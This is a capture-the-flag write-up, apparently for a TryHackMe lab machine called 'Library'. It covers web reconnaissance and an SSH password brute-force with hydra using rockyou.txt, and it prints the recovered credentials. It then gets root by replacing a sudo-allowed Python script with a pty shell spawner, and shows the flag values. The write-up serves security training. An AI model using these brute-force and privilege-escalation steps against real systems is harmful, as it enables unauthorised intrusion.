Library


Task 1 Capture the flag

Task 1-1: user.txt

Nmap

Start the nmap scan.

`nmap -T4 -sC -sV <Machine IP>`




```
kali@kali:~$ nmap -T4 -sC -sV 10.10.180.124
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-14 18:09 EDT
Nmap scan report for 10.10.180.124
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
```

Port 22 (SSH) and port 80 (http) are open.


Gobuster



```
kali@kali:~$ gobuster dir -u 10.10.180.124 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.180.124
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/06/14 18:12:57 Starting gobuster
===============================================================
/images (Status: 301)
Progress: 12366 / 220561 (5.61%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/06/14 18:15:05 Finished
===============================================================
```


Not much is coming back from gobuster using the dribuster directory list.

Try going for another wordlist instead, like "common.txt".



```
kali@kali:~/Desktop/TryHackMe/mustacchio$ gobuster dir -u 10.10.225.59 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.225.59
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/06/19 19:18:26 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/images (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2021/06/19 19:19:32 Finished
===============================================================
```

Let's take a look at "robots.txt"




```
User-agent: rockyou
Disallow: /
```

rockyou? This could be a hint for us to use the "rockyou.txt" wordlist.

Recon

"Post a comment" section stands out, as it could vulnerable to XSS.



Comments

root
on June 29th 2009 at 23:35

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.

www-data
on June 29th 2009 at 23:40

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.


Anonymous
on June 29th 2009 at 23:59

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.

Post a comment

After a few tries and looking into the source code, XSS doesn't seem an option.

Based on the "rockyou" hint, we could try to brute-force SSH using hydra with the username found on the website.



Hack the planet!!!

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.

This is the title of a blog post


Posted on June 29th 2009 by meliodas - 3 comments

The username could be "meliodas".

SSH

Use hydra to brute-force to find the password of user "meliodas".

```
hydra -t 4 -l meliodas -P /usr/share/wordlists/rockyou.txt ssh://<Machine IP>
```




```
kali@kali:~/Desktop/TryHackMe/mustacchio$ hydra -l meliodas -P /usr/share/wordlists/rockyou.txt ssh://10.10.225.59
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-19 19:20:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.225.59:22/
[STATUS] 115.00 tries/min, 115 tries in 00:01h, 14344286 to do in 2078:53h, 16 active
[22][ssh] host: 10.10.225.59   login: meliodas   password: iloveyou1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-19 19:23:28
```

The password of user "meliodas" is "iloveyou1".

Login using ssh with these credentials.


```
ssh meliodas@<Machine IP>
```



```
kali@kali:~$ ssh meliodas@10.10.30.97
The authenticity of host '10.10.30.97 (10.10.30.97)' can't be established.
ECDSA key fingerprint is SHA256:sKxkgmnt79RkNN7Tn25FLA0EHcu3yil858DSdzrX4Dc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.30.97' (ECDSA) to the list of known hosts.
meliodas@10.10.30.97's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$
```

We get the user.txt!




```
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ cat user.txt
6d488cbb3f111d135722c33cb635f4ec
```

Task 1-2: root.txt

Looking at the sudo privileges, meliodas can run python on a file called `bak.py` as root.


`sudo -l`



```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
```

Show the contents of `bak.py`.




```
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
```

The script seems to zip the path /var/www/html to a file called website.zip located in the /var/backups directory.

Meliodas does not have the permissions to write to this file.




```
meliodas@ubuntu:~$ ls -l
total 8
-rw-r--r-- 1 root     root     353 Aug 23  2019 bak.py
-rw-rw-r-- 1 meliodas meliodas  33 Aug 23  2019 user.txt
```

We could try making our own `bak.py` file and add python code that will spawn a shell. We will still be able to run this file with sudo since it's in /home/meliodas/ path.

Let's start by removing the current `bak.py` file.

```
rm bak.py
```



```
meliodas@ubuntu:~$ rm bak.py
rm: remove write-protected regular file 'bak.py'? yes
```

The code to spawn a shell in python3.


```
import pty; pty.spawn("/bin/sh")
```

Let's put this code into our newly bak.py.

```
echo 'import pty; pty.spawn("/bin/sh")' > bak.py
```

Use sudo to run this file and it should give us a root shell.


```
sudo /usr/bin/python3 /home/meliodas/bak.py
```



```
meliodas@ubuntu:~$ sudo /usr/bin/python3 /home/meliodas/bak.py
# whoami
root
```

We get a root shell!

Flag is in the /root directory.



```
# cd /root
# ls
root.txt
# cat root.txt
e8c8c6c256c35515d1d344ee0488c617
```